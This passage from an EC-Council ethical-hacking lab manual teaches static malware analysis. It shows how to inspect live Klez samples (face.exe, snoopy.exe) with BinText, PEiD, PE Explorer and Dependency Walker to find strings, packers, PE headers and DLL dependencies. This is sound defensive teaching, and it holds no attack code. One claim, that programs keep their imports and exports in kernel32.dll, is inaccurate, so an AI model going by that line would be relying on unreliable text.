


Figure 3.2.4: BinText Extracted Information

You can also use other string searching tools such as **FLOSS** (https://www.fireeye.com), **Strings** (https://docs.microsoft.com), **Free EXE DLL Resource Extract** (http://www.resourceextract.com), or **FileSeek** (https://www.fileseek.ca) to perform string search.

7. The type of string is designated by a colored letter to the left of the list. ANSI strings are marked with a green "A," Unicode strings (double byte ANSI) have a red "U," and resource strings have a blue "R."
8. "File pos" is the HEX position at which the text is located in the file.
9. "Mem pos" if the file is a Win32 PE file (such as Win95 EXEs and DLLs), then this is the HEX address at which the text is referred to in the memory at runtime, as determined by its sections table.
10. "ID" is the decimal string resource ID or 0 if it is not a resource string.
11. Close all windows once the analysis is complete.

TASK 3

Identify Packaging and Obfuscation Methods using PEid

Here, we will use the PEid tool to detect common packers, cryptors, and compilers for PE executable files.

TASK 3.1

Launch PEiD

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\PEid** and double-click **PEiD.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers often use packing and obfuscation or a packer to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file, and then runs the unpacked file. It complicates the task of reverse engineers to determine the actual program logic and other metadata via static analysis. The best approach is to try and identify if the file includes packed elements and locate the tool or method used to pack it.

2. The **PEiD** main window appears. Click the **Browse** button to upload a malicious file for analysis.




Figure 3.3.1: PEiD Main Window

PEid is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers. This tool also displays the type of packer used in packing a program.

3. The **Choose the file to open** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select the **face.exe** file, and click **Open**.




Figure 3.3.2: Choose the file to open window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 3.2

View the Result

4. As soon as you click **Open**, PEiD analyzes the file and provides information, as shown in the screenshot.




Figure 3.3.3: PEiD Extracted Information

5. Close all windows once the analysis is complete.

You can also use other packaging/ obfuscation tools such as **Macro_Pack** (https://github.com), **UPX** (https://upx.github.io), or **ASPack** (http://www.aspack.com) to identify packing/ obfuscation methods.

TASK 4

Find the Portable Executable (PE) Information of a Malware Executable File using PE Explorer

Here, we will use the PE Explorer tool to view the PE information of a malware executable file.

TASK 4.1

Install PE Explorer

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\PE Extraction Tools\PE Explorer** and double-click **PE.Explorer_setup.exe**.
2. If a **User Account Control** pop-up appears, click **Yes**.
3. Follow the wizard-driven installation steps to install PE Explorer.
4. In the last step of the installation, make sure that the **Launch PE Explorer** option is checked to launch the application automatically; uncheck the **View PE Explorer User's Guide** option and click **Finish**.

The Portable Executable (PE) format is the executable file format used on Windows OSes that stores the information a Windows system requires to manage the executable code. The PE stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format that consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, and linked files, as well as strings, menus, and symbols.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Figure 3.4.1: PE Explorer Installation

TASK 4.2

Import File for Analysis

PE Explorer lets you open, view, and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from common such as EXE, DLL, and ActiveX Controls to less familiar types such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more (including executable files that run on MS Windows Mobile platform).

5. The **PE Explorer** main window appears. Navigate to **File** and click **Open File** from the menu to start exploring executable files. You can drag and drop the file into the PE Explorer window.




Figure 3.4.2: PE Explorer Main Window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. An **open** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **face.exe** file and click **Open**.




Figure 3.4.3: PE Explorer Importing Malicious File

7. The **PE Explorer** evaluation pop-up appears; click **Continue**.



Figure 3.4.4: PE Explorer Evaluation pop-up

TASK 4.3

View the Result

8. PE Explorer provides you with an analysis of the file, as shown in the screenshot.
9. The **HEADERS INFO** section provides you with the ability to:
   a. View and save a text report on the file headers information
   b. Modify the entry point value
   c. Updates the value of the checksum in the header
   d. Set flag bits in the file header characteristics field

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.4.5: PE Explorer HEADERS INFO

10. Click the **Data Directories** icon ( ) from the menu bar. This will provide you with the **DATA DIRECTORIES** information such as the ability to view and edit the virtual address and size of the chosen directory describing provisions of parts of the code.
11. The trailing array of Data Directories cover pointers to the data in the sections.




Figure 3.4.6: PE Explorer DATA DIRECTORIES

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

12. Click **Section Headers** icon () from the menu bar. This will provide you with the **SECTION HEADERS** information, allowing you to view all sections and information about their location and size.




Figure 3.4.7: PE Explorer SECTION HEADERS

13. Double click on any section to view the raw content. This will open a mini hex viewer window.

14. Close the hex viewer window after analysis.

You can also use other PE extraction tools such as **Portable Executable Scanner (pescan)** (https://tzworks.net), **Resource Hacker** (http://www.angusj.com), or **PEView** (https://www.aldeid.com) to find the Portable Executable (PE) information of a malware executable file.



Figure 3.4.8: PE Explorer hex mini viewer

15. This is how to analyze a malicious file using PE Explorer. Close all open windows.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 5

Identify File Dependencies using Dependency Walker

Here, we will use the Dependency Walker tool to identify the file dependencies of an executable file.

TASK 5.1

Launch Dependency Walker

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\File Dependency Checking Tools\Dependency Walker**, and double-click **depends.exe**.
2. The **Dependency Walker** main window appears; navigate to **File** and click **Open** to import the malicious file.




Figure 3.5.1: Dependency Walker Main Window

3. The **open** window appears; navigate to **E:\CEH-Tools\CEHv11 Module 07 Malware Threats\Viruses\Klez Virus Live!**. Select the **snoopy.exe** file and click **Open**.




Figure 3.5.2: Dependency Walker Importing Malicious File

Any software program depends on the various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. Programs store their import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly; this includes the process of registration and location on the machine.

Find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Then, check to find and analyze these files to provide information about the malware in the file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all library functions may allow guessing about what the malware program can do. You should know the various DLLs used to load and run a program.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Dependency Walker** pop-up appears, along with the error detected while processing the file; click **OK**.



Figure 3.5.3: Dependency Walker Error

TASK 5.2

View the Result

5. The **SNOOPY.EXE** file is imported to the Dependency Walker, as shown in the screenshot.
6. Shrink the **.DLL** nodes to view all available DLLs for the malicious file.

The Dependency Walker tool lists all dependent modules of an executable file and builds hierarchical tree diagrams. It also records all functions that each module exports and calls. Further, it detects many common application problems such as missing and invalid modules, import and export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.




Figure 3.5.4: Dependency Walker Malicious File Imported

7. The available DLLs for snoopy.exe are listed, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.5.5: Dependency Walker DLL Files

8. Click on any DLL dependency to view the details of the DLL file. In this lab, we are choosing **KERNEL32.DLL**.

You can also use other dependency checking tools such as **Dependency-check** (https://jeremylong.github.io), **Snyk** (https://snyk.io), **Hakiri** (https://hakiri.io), or **RetireJS** (https://retirejs.github.io) to identify file dependencies.

9. As soon as you select the DLL, the Dependency Walker displays the DLL details in the **Import Section** and **Export Section**, as shown in the screenshot.

